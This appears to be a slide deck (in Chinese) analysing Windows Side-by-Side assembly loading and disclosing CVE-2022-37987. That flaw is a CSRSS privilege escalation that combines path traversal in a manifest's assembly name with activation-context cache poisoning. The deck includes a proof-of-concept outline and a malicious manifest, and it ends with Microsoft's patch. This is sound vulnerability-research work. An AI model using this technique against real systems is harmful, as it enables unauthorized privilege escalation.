


SxS also stands for Specter by Side

演讲人：张云海



◆ Talk is cheap. Show me the code.

```
int main() {  
    LoadLibrary("AdmTmpl.dll");  
    LoadLibrary("adrclient.dll");  
    LoadLibrary("appmgr.dll");  
    LoadLibrary("AuditNativeSnapIn.dll");  
    .....  
    LoadLibrary("wuapi.dll");  
    Link(L"\\??\\C:", L"\\GLOBAL??\\C:\\test");  
    LoadLibrary("BioCredProv.dll");  
}
```

目录 / CONTENTS

SxS是什么

SxS如何工作

SxS的缺陷

问题修复

◆ DLL Hell 问题

Windows 早期没有完善的动态链接库（DLL）版本管理机制

- 文件名是动态链接库的唯一标识
- 同名的动态链接库会互相覆盖
- 加载错误版本的动态链接库会导致程序崩溃
- 将动态链接库私有化会浪费存储空间、降低系统效率

◆ SxS 的解决方案

01 同名的 DLL 可以在系统中共存

每个 DLL 在系统中只保存一份

02

◆ SxS 的解决方案

SxS Directory: C:\Windows\WinSxS

C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22000.120_none_9d947278b86cc467\comctl32.dll

◆ SxS 的解决方案

processorArchitecture: amd64

C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22000.120_none_9d947278b86cc467\comctl32.dll

◆ SxS 的解决方案

name: microsoft.windows.common-controls

C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22000.120_none_9d947278b86cc467\comctl32.dll

◆ SxS 的解决方案

publicKeyToken: 6595b64144ccf1df

C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22000.120_none_9d947278b86cc467\comctl32.dll

◆ SxS 的解决方案

version: 6.0.22000.120

C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22000.120_none_9d947278b86cc467\comctl32.dll

◆ SxS 的解决方案

language: none

C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22000.120_none_9d947278b86cc467\comctl32.dll

◆ SxS 的解决方案

file name: comctl32.dll

C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22000.120_none_9d947278b86cc467\comctl32.dll

目录 / CONTENTS

SxS是什么

SxS如何工作

SxS的缺陷

问题修复

◆ Manifest

通过 Manifest 声明依赖的 DLL

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity name="Microsoft.Windows.Security.Biometrics.CredentialProvider"
processorArchitecture="amd64" version="5.1.0.0" type="win32"></assemblyIdentity>
<description>BioCredProv</description>
<dependency>
  <dependentAssembly>
    <assemblyIdentity type="win32" name="Microsoft.Windows.Common-Controls"
version="6.0.0.0" processorArchitecture="*" publicKeyToken="6595b64144ccf1df"
language="*"></assemblyIdentity>
  </dependentAssembly>
</dependency>
</assembly>
```


◆ Manifest

加载 DLL 时若存在嵌入的 Manifest 资源则创建 Activation Context

```
Status = LdrResFindResourceDirectory(DllHandle, 0x18i64, 2i64, &ResourceDirectory, 0i64, 0i64, 0x10);
if ( Status >= 0 )
{
    pActCtx.dwFlags = 136;
    pActCtx.lpSource = FullDllName;
    pActCtx.lpResourceName = (LPCWSTR)2;
    pActCtx.hModule = DllHandle;
    hActCtx = CreateActCtxW(&pActCtx);
    if ( hActCtx == (HANDLE)-1i64 )
    {
        return NtCurrentTeb()->LastStatusValue;
    }
    else
    {
        *ActCtx = hActCtx;
        return 0;
    }
}
```

◆ Activation Context

由 CSRSS 服务创建



◆ Activation Context

保存在 `_LDR_DATA_TABLE_ENTRY` 中

```
if ( ActivationContext )
{
    EntryPointActivationContext = LdrEntry->EntryPointActivationContext;
    if ( EntryPointActivationContext )
        RtlReleaseActivationContext(EntryPointActivationContext);
    LdrEntry->EntryPointActivationContext = ActivationContext;
}
```

◆ Activation Context

_ACTIVATION_CONTEXT 结构

```
_ACTIVATION_CONTEXT
+0x000 LONG RefCount;
+0x004 ULONG Flags;
+0x008 _LIST_ENTRY OnLiveList;
+0x018 _ACTIVATION_CONTEXT_DATA* ActivationContextData
+0x020 void *NotificationRoutine;
+0x028 PVOID NotificationContext;
+0x030 ULONG SentNotifications[8];
+0x050 ULONG DisabledNotifications[8];
+0x070 _ASSEMBLY_STORAGE_MAP StorageMap;
+0x080 _ASSEMBLY_STORAGE_MAP_ENTRY *InlineStorageMapEntries[32];
```

◆ Activation Context

_ASSEMBLY_STORAGE_MAP 结构

```
_ASSEMBLY_STORAGE_MAP  
+0x000 ULONG Flags;  
+0x004 ULONG AssemblyCount;  
+0x008 _ASSEMBLY_STORAGE_MAP_ENTRY **AssemblyArray;
```


◆ Activation Context

_ASSEMBLY_STORAGE_MAP_ENTRY 结构

```
_ASSEMBLY_STORAGE_MAP_ENTRY  
+0x000 ULONG Flags;  
+0x008 UNICODE_STRING DosPath;  
+0x018 HANDLE Handle;
```

◆ SxS 加载

加载依赖的 DLL 时会在 **Activation Context** 中进行查找



◆ SxS 加载

获取 AssemblyContextSectionKeyedData

```
Status = RtlFindActivationContextSectionString(3u, 0i64, 2u, &FileName, &askd);
```

_ACTIVATION_CONTEXT_SECTION_KEYED_DATA

+0x000 ULONG Size;

+0x004 ULONG DataFormatVersion;

+0x008 PVOID Data;

+0x010 ULONG Length;

+0x018 PVOID SectionGlobalData;

+0x020 ULONG SectionGlobalDataLength;

+0x028 PVOID SectionBase;

+0x030 ULONG SectionTotalLength;

+0x038 _ACTIVATION_CONTEXT *ActivationContext;

+0x040 ULONG AssemblyRosterIndex;

+0x044 ULONG Flags;

+0x048 _ACTIVATION_CONTEXT_SECTION_KEYED_DATA_ASSEMBLY_METADATA

AssemblyMetadata;

◆ SxS 加载

获取 AssemblyStorageRoot

```
Status = RtlGetAssemblyStorageRoot(  
    Flags,  
    askd.ActivationContext,  
    askd.AssemblyRosterIndex,  
    &AssemblyStorageRoot,  
    ActivationContextData,  
    &rc);
```

```
AssemblyEntry = AssemblyStorageMap->AssemblyArray[AssemblyRosterIndex];  
if ( !AssemblyEntry )  
    return 0xC00000E5;  
*AssemblyStorageRoot = &AssemblyEntry->DosPath;
```

目录 / CONTENTS

SxS是什么

SxS如何工作

SxS的缺陷

问题修复

◆ SxS 缓存问题

CSRSS 服务对 Activation Context 进行了缓存


```
Status = BaseSrvActivationContextCacheLookupEntry(  
    &Key,  
    &SxsDllParameters.SectionObjectHandle,  
    &Struct->RunLevel,  
    &Struct->SupportedOsInfo,  
    &Struct->MaxVersionTestedInfo,  
    &Struct->MsixInfo,  
    &AssemblyName);
```

KEY

```
+0x000 UNICODE_STRING ManifestPath;  
+0x010 ULONG64 LastWriteTime;  
+0x018 UNICODE_STRING AssemblyDirectory;  
+0x028 ULONG64 IpResourceName;  
+0x030 UNICODE_STRING Language;  
+0x040 USHORT ProcessorArchitecture;  
+0x042 USHORT Flags;  
+0x048 _FILE_ID_INFORMATION FileIdInfo;
```


◆ SxS 缓存问题

Activation Context 的缓存在同一会话中是全局的



◆ SxS 缓存问题

Activation Context 的缓存在同一会话中是全局的



◆ SxS 缓存问题

Activation Context 缓存的更新

```
if ( RtlNumberGenericTableElementsAvl(SxsActCtxCache) > 0x100 )
{
    Table = g_SxsActCtxCache;
    Table1 = g_SxsActCtxCache + 1;
    ElementToDelete = g_SxsActCtxCache[1].BalancedRoot.LeftChild;
    LeftChild = ElementToDelete->Link.LeftChild;
    if ( ElementToDelete->Link.Parent != &g_SxsActCtxCache[1] || LeftChild->Parent != ElementToDelete )
        __fastfail(3u);
    g_SxsActCtxCache[1].BalancedRoot.LeftChild = LeftChild;
    LeftChild->Parent = &Table1->BalancedRoot;
    ElementToInsert = *ElementToDelete;
    if ( !RtlDeleteElementGenericTableAvl(Table, ElementToDelete) )
    {
        DbgPrintEx(0x33u, 0, "Fail to remove cache entry\n");
        memset_0(&ElementToInsert, 0, sizeof(ElementToInsert));
        Status = 0xC0000229;
    }
}
```


◆ 路径穿越问题

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity name="Microsoft.Windows.Security.Biometrics.CredentialProvider"
processorArchitecture="amd64" version="5.1.0.0" type="win32"></assemblyIdentity>
<description>BioCredProv</description>
<dependency>
  <dependentAssembly>
    <assemblyIdentity type="win32" name="Microsoft.Windows.Common-Controls"
version="6.0.0.0" processorArchitecture="*" publicKeyToken="6595b64144ccf1df"
language="*"></assemblyIdentity>
  </dependentAssembly>
</dependency>
</assembly>
```

◆ 路径穿越问题

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity name="Microsoft.Windows.Security.Biometrics.CredentialProvider"
processorArchitecture="amd64" version="5.1.0.0" type="win32"></assemblyIdentity>
<description>BioCredProv</description>
amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22000.120_none_9d947278b86cc467.manifest
<dependency>
  <dependentAssembly>
    <assemblyIdentity type="win32" name="Microsoft.Windows.Common-Controls"
version="6.0.0.0" processorArchitecture="*" publicKeyToken="6595b64144ccf1df"
language="*"></assemblyIdentity>
  </dependentAssembly>
</dependency>
</assembly>
```

C:\Windows\WinSxS\Manifests\



◆ 路径穿越问题

\$M
\$G\N.DLL
\$.L\$N.DLL
\$.L\$N.MANIFEST
\$.L\$N\N.DLL
\$.L\$N\N.MANIFEST

C:\Windows\WinSxS\Manifests\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22000.120_none_9d947278b86cc467.manifest

◆ 路径穿越问题

\$M
\$G\N.DLL
\$.L\$N.DLL
\$.L\$N.MANIFEST
\$.L\$N\N.DLL
\$.L\$N\N.MANIFEST

C:\Windows\assembly\GAC_64\Microsoft.Windows.Common-Controls\6.0.0.0_zh-CN_6595b64144ccf1df\Microsoft.Windows.Common-Controls.DLL

◆ 路径穿越问题

\$M
\$G\N.DLL
\$.\$L\$N.DLL
\$.\$L\$N.MANIFEST
\$.\$L\$N\N.DLL
\$.\$L\$N\N.MANIFEST

C:\Windows\System32\zh-CN\Microsoft.Windows.Common-Controls.DLL

◆ 路径穿越问题

\$M
\$G\N.DLL
\$.\$L\$N.DLL
\$.\$L\$N.MANIFEST
\$.\$L\$N\N.DLL
\$.\$L\$N\N.MANIFEST

C:\Windows\System32\zh-CN\Microsoft.Windows.Common-Controls.MANIFEST

◆ 路径穿越问题

\$M
\$G\N.DLL
\$.L\$N.DLL
\$.L\$N.MANIFEST
\$.L\$N\N.DLL
\$.L\$N\N.MANIFEST

C:\Windows\System32\zh-CN\Microsoft.Windows.Common-Controls\Microsoft.Windows.Common-Controls.DLL

◆ 路径穿越问题

\$M
\$G\N.DLL
\$.L\$N.DLL
\$.L\$N.MANIFEST
\$.L\$N\N.DLL
\$.L\$N\N.MANIFEST

C:\Windows\System32\zh-CN\Microsoft.Windows.Common-Controls\Microsoft.Windows.Common-Controls.MANIFEST

◆ 路径穿越问题

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity name="Microsoft.Windows.Security.Biometrics.CredentialProvider"
processorArchitecture="amd64" version="5.1.0.0" type="win32"></assemblyIdentity>
<description>BioCredProv</description>
<dependency>
  <dependentAssembly>
    <assemblyIdentity type="win32" name="..\..\test\test" version="6.0.0.0" processorArchitecture="*"
publicKeyToken="6595b64144ccf1df" language="*"></assemblyIdentity>
  </dependentAssembly>
</dependency>
</assembly>
```

◆ 路径穿越问题

C:\Windows\WinSxS\Manifests\amd64_.....testtest_6595b64144ccf1df_6.0.22000.120_none_9d947278b86cc467.manifest

C:\Windows\assembly\GAC_64\..\..\test\test\6.0.0.0_zh-CN_6595b64144ccf1df\..\..\test\test.DLL

C:\Windows\System32\zh-CN\..\..\test\test.DLL

C:\Windows\System32\zh-CN\..\..\test\test.MANIFEST

C:\Windows\System32\zh-CN\..\..\test\test\..\..\test\test.DLL

C:\Windows\System32\zh-CN\..\..\test\test\..\..\test\test.MANIFEST

C:\test\test.MANIFEST



```
int main() {  
    LoadLibrary("AdmTmpl.dll");  
    LoadLibrary("adrclient.dll");  
    LoadLibrary("appmgr.dll");  
    LoadLibrary("AuditNativeSnapIn.dll");  
    .....  
    LoadLibrary("wuapi.dll");  
    Link(L"\\??\\C:", L"\\GLOBAL??\\C:\\test");  
    LoadLibrary("BioCredProv.dll");  
}
```

更新缓存

设置缓存

目录 / CONTENTS

SxS是什么

SxS如何工作

SxS的缺陷

问题修复

◆ 问题修复

微软2022年10月修复了这一问题

Windows Client Server Run-time Subsystem (CSRSS) Elevation of Privilege Vulnerability

CVE-2022-37987

Security Vulnerability

Released: Oct 11, 2022

Assigning CNA: ⓘ Microsoft

[CVE-2022-37987](#) ↗

◆ 问题修复

对 Assembly Identity Name 进行校验解决路径穿越问题

```
bool __fastcall SxspIsAssemblyIdentityNameValidForManifest(wchar_t *Name, SIZE_T Size, bool *rfValid)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    rc = 0;
    frame.Previous = 0i64;
    frame.Context = &g_Context;
    frame.Flags = 1;
    p_rc = &rc;
    tag = ' sxS';
    line = 4510;
    RtlPushFrame(&frame);
    if...
    *rfValid = 0;
    if ( Size - 1 <= 0x102 )
    {
        i = 0i64;
        while ( !wcsstr(Name, (&InvalidChar)[i]) )
        {
            if ( ++i >= 2 )
            {
                if ( i == 2 )
                    *rfValid = 1;
                break;
            }
        }
    }
}
```

◆ 问题修复

按 Integrity Level 设定优先级解决缓存污染问题

```
Status = GetTokenILValue(TokenHandle, &CurrentIL);
if ( Status < 0 )
    goto LABEL_145;
CacheIL = 0;
Status = BaseSrvActivationContextCacheLookupEntry(
    &Key,
    &SxsDllParameters.SectionObjectHandle,
    &Msg->RunLevel,
    &Msg->SupportedOsInfo,
    &Msg->MaxVersionTestedInfo,
    &Msg->MsixInfo,
    AssemblyName,
    &CacheIL);
if ( (Status + 0x80000000) >= 0 && Status != 0xC0000225 )
    goto LABEL_145;
if ( SxsDllParameters.SectionObjectHandle && CacheIL < CurrentIL )
{
    Status = BaseSrvActivationContextCacheRemoveEntry(&Key);
}
```

感谢您的观看!

THANK YOU FOR YOUR WATCHING

